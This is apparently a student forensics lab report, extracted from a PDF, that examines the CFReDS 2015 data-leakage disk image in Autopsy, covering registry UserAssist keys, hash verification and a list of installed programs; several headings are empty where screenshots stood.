
Organization analysis is being done for: Not Specified

< Back

## SELECTING DATA SOURCE:



## DATA SOURCE:



## NTUSER.DAT EXAMINATION:


The screenshot shows the Autopsy 4.21.0 interface with the 'Registry' module selected. In the left sidebar, under 'Data Sources', there is a 'LogicalFileSet\_1 Host' entry with a single 'LogicalFileSet1 (1)' child. This set contains a 'Registry\_Image (7)' folder, which in turn contains a 'Users (6)' folder. Inside 'Users (6)', there are entries for 'All Users (0)', 'Default (1)', 'Default User (0)', 'Public (0)', 'root (3)', and 'user (3)'. The 'NTUSER.DAT' file is listed under the 'user (3)' entry. The main pane displays a table with columns: Name, S, C, O, Modified Time, Change Time, Access Time, Created Time, Size, Flags(Dir), Flags(Meta), Known, and Location. The 'NTUSER.DAT' file has a size of 16777216 bytes and is located at '/LogicalFileSet1/Registry\_Image/Users/user'. Below the table, there are tabs for Hex, Text, Application, File Metadata, OS Account, Data Artifacts, Analysis Results, Context, Annotations, and Other Occurrences. The 'Data Artifacts' tab is currently selected, showing a tree view of registry keys under 'ROOT'. One key, 'Count', is expanded, showing subkeys like 'B267E3AD-A825-4A09-82B9-EEC22', 'B267E3AD-A825-4A09-82B9-EEC22\Count', and 'B267E3AD-A825-4A09-82B9-EEC22\Count\Count'. The 'Text' tab shows the raw registry data for the 'Count' key.

## OPENING OF ROT 13:

This screenshot is identical to the one above, showing the Autopsy interface with the 'Registry' module. The 'Data Artifacts' tab is selected, and the 'Text' tab is active, displaying the raw registry data for the 'Count' key. However, the data is now encoded using ROT 13. The original values, such as 'B267E3AD-A825-4A09-82B9-EEC22', are now appearing as gibberish like 'ZrpebfbsgJvaqbjfSraonoxJho\_8Inlo3a8o0irNcc'. The 'Values' section also shows names and binary data in ROT 13. The bottom right corner of the interface shows a small yellow circular icon with the number '3'.

## 8. Examining a window disk image.


DOWNLOADING EVIDENCE FILE:







VERIFYING THE HASH:

```
PS D:\FinalDFProj\T8\cfreds_2015_data_leakage_pc> Get-FileHash -Algorithm MD5 cfreds_2015_data_leakage_pc.dd
Algorithm      Hash                                         Path
----          ----                                         ---
MD5          A49D1254C873808C58E6F1BCD60B5BDE          D:\FinalDFProj\T8\cfreds_2015...
```



## CRC32 HASH:



**IMPORTING EVIDENCE IMAGE:**



## SETTING TIME ZONE:



**DATA ARTIFACTS:****MOST RECENTLY INSTALLED PROGRAM:**

The screenshot shows the F221 - Autopsy 4.21.0 interface. The left sidebar has a tree view with categories like Data Sources, File Views, File Types, Deleted Files, MB file Size, Data Artifacts (which is expanded to show Chromium Extensions, Chromium Profiles, Installed Programs (114), Operating System Information, Recent Documents, Recycle Bin, Run Programs, Shell Bags, USB Device Attached, Web Bookmarks, Web Cache, Web Cookies, Web Downloads, Web History, and Web Search), Analysis Results, OS Accounts, Tags, Score, and Reports. The main pane is titled 'Listing' and 'Installed Programs'. It shows a table with columns: Source Name, S, C, O, Program Name, Date/Time, and Data Source. There are 114 results. The table lists various software installations, mostly Microsoft Office components, with dates ranging from March 22, 2015, to March 23, 2015.

Source Name	S	C	O	Program Name	Date/Time	Data Source
SOFTWARE	1			DXM_Runtime	2015-03-25 10:15:21 PKT	cfreds_2015_data_leakage_pc.dd
SOFTWARE	1			MPlayer2	2015-03-25 10:15:21 PKT	cfreds_2015_data_leakage_pc.dd
SOFTWARE	0			iCloud v.4.0.6.28	2015-03-23 20:01:54 PKT	cfreds_2015_data_leakage_pc.dd
SOFTWARE	0			Bonjour v.3.0.0.10	2015-03-23 20:00:58 PKT	cfreds_2015_data_leakage_pc.dd
SOFTWARE	0			Microsoft Office Professional Plus 2013 v15.0.4420.1...	2015-03-22 15:04:14 PKT	cfreds_2015_data_leakage_pc.dd
SOFTWARE	0			Microsoft Office Professional Plus 2013 v15.0.4420.1...	2015-03-22 15:03:33 PKT	cfreds_2015_data_leakage_pc.dd
SOFTWARE	0			Microsoft Office 32-bit Components 2013 v.15.0.442...	2015-03-22 15:01:46 PKT	cfreds_2015_data_leakage_pc.dd
SOFTWARE	0			Microsoft Word MUI (English) 2013 v.15.0.4420.1017	2015-03-22 15:01:38 PKT	cfreds_2015_data_leakage_pc.dd
SOFTWARE	0			Microsoft Outlook MUI (English) 2013 v.15.0.4420.1017	2015-03-22 15:01:37 PKT	cfreds_2015_data_leakage_pc.dd
SOFTWARE	0			Microsoft Office OSM MUI (English) 2013 v.15.0.4420...	2015-03-22 15:01:34 PKT	cfreds_2015_data_leakage_pc.dd
SOFTWARE	0			Microsoft Office UX MUI (English) 2013 v.15.0.4420...	2015-03-22 15:01:34 PKT	cfreds_2015_data_leakage_pc.dd
SOFTWARE	0			Microsoft Office Proofing (English) 2013 v.15.0.4420...	2015-03-22 15:01:32 PKT	cfreds_2015_data_leakage_pc.dd
SOFTWARE	0			Microsoft Office Proofing Tools 2013 - English v.15.0...	2015-03-22 15:01:31 PKT	cfreds_2015_data_leakage_pc.dd
SOFTWARE	0			Outils de vérification Linguistique 2013 de Microsoft O...	2015-03-22 15:01:30 PKT	cfreds_2015_data_leakage_pc.dd
SOFTWARE	0			Microsoft Office Proofing Tools 2013 - Espanol v.15.0...	2015-03-22 15:01:14 PKT	cfreds_2015_data_leakage_pc.dd
SOFTWARE	0			Microsoft OneNote MUI (English) 2013 v.15.0.4420.10...	2015-03-22 15:01:13 PKT	cfreds_2015_data_leakage_pc.dd
SOFTWARE	0			Microsoft Groove MUI (English) 2013 v.15.0.4420.1017	2015-03-22 15:01:12 PKT	cfreds_2015_data_leakage_pc.dd
SOFTWARE	0			Microsoft DCF MUI (English) 2013 v.15.0.4420.1017	2015-03-22 15:01:11 PKT	cfreds_2015_data_leakage_pc.dd
SOFTWARE	0			Microsoft Publisher MUI (English) 2013 v.15.0.4420.1...	2015-03-22 15:01:10 PKT	cfreds_2015_data_leakage_pc.dd

**MOST RECENT DOCUMENT:**

F221 - Autopsy 4.21.0

Case View Tools Window Help

Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case

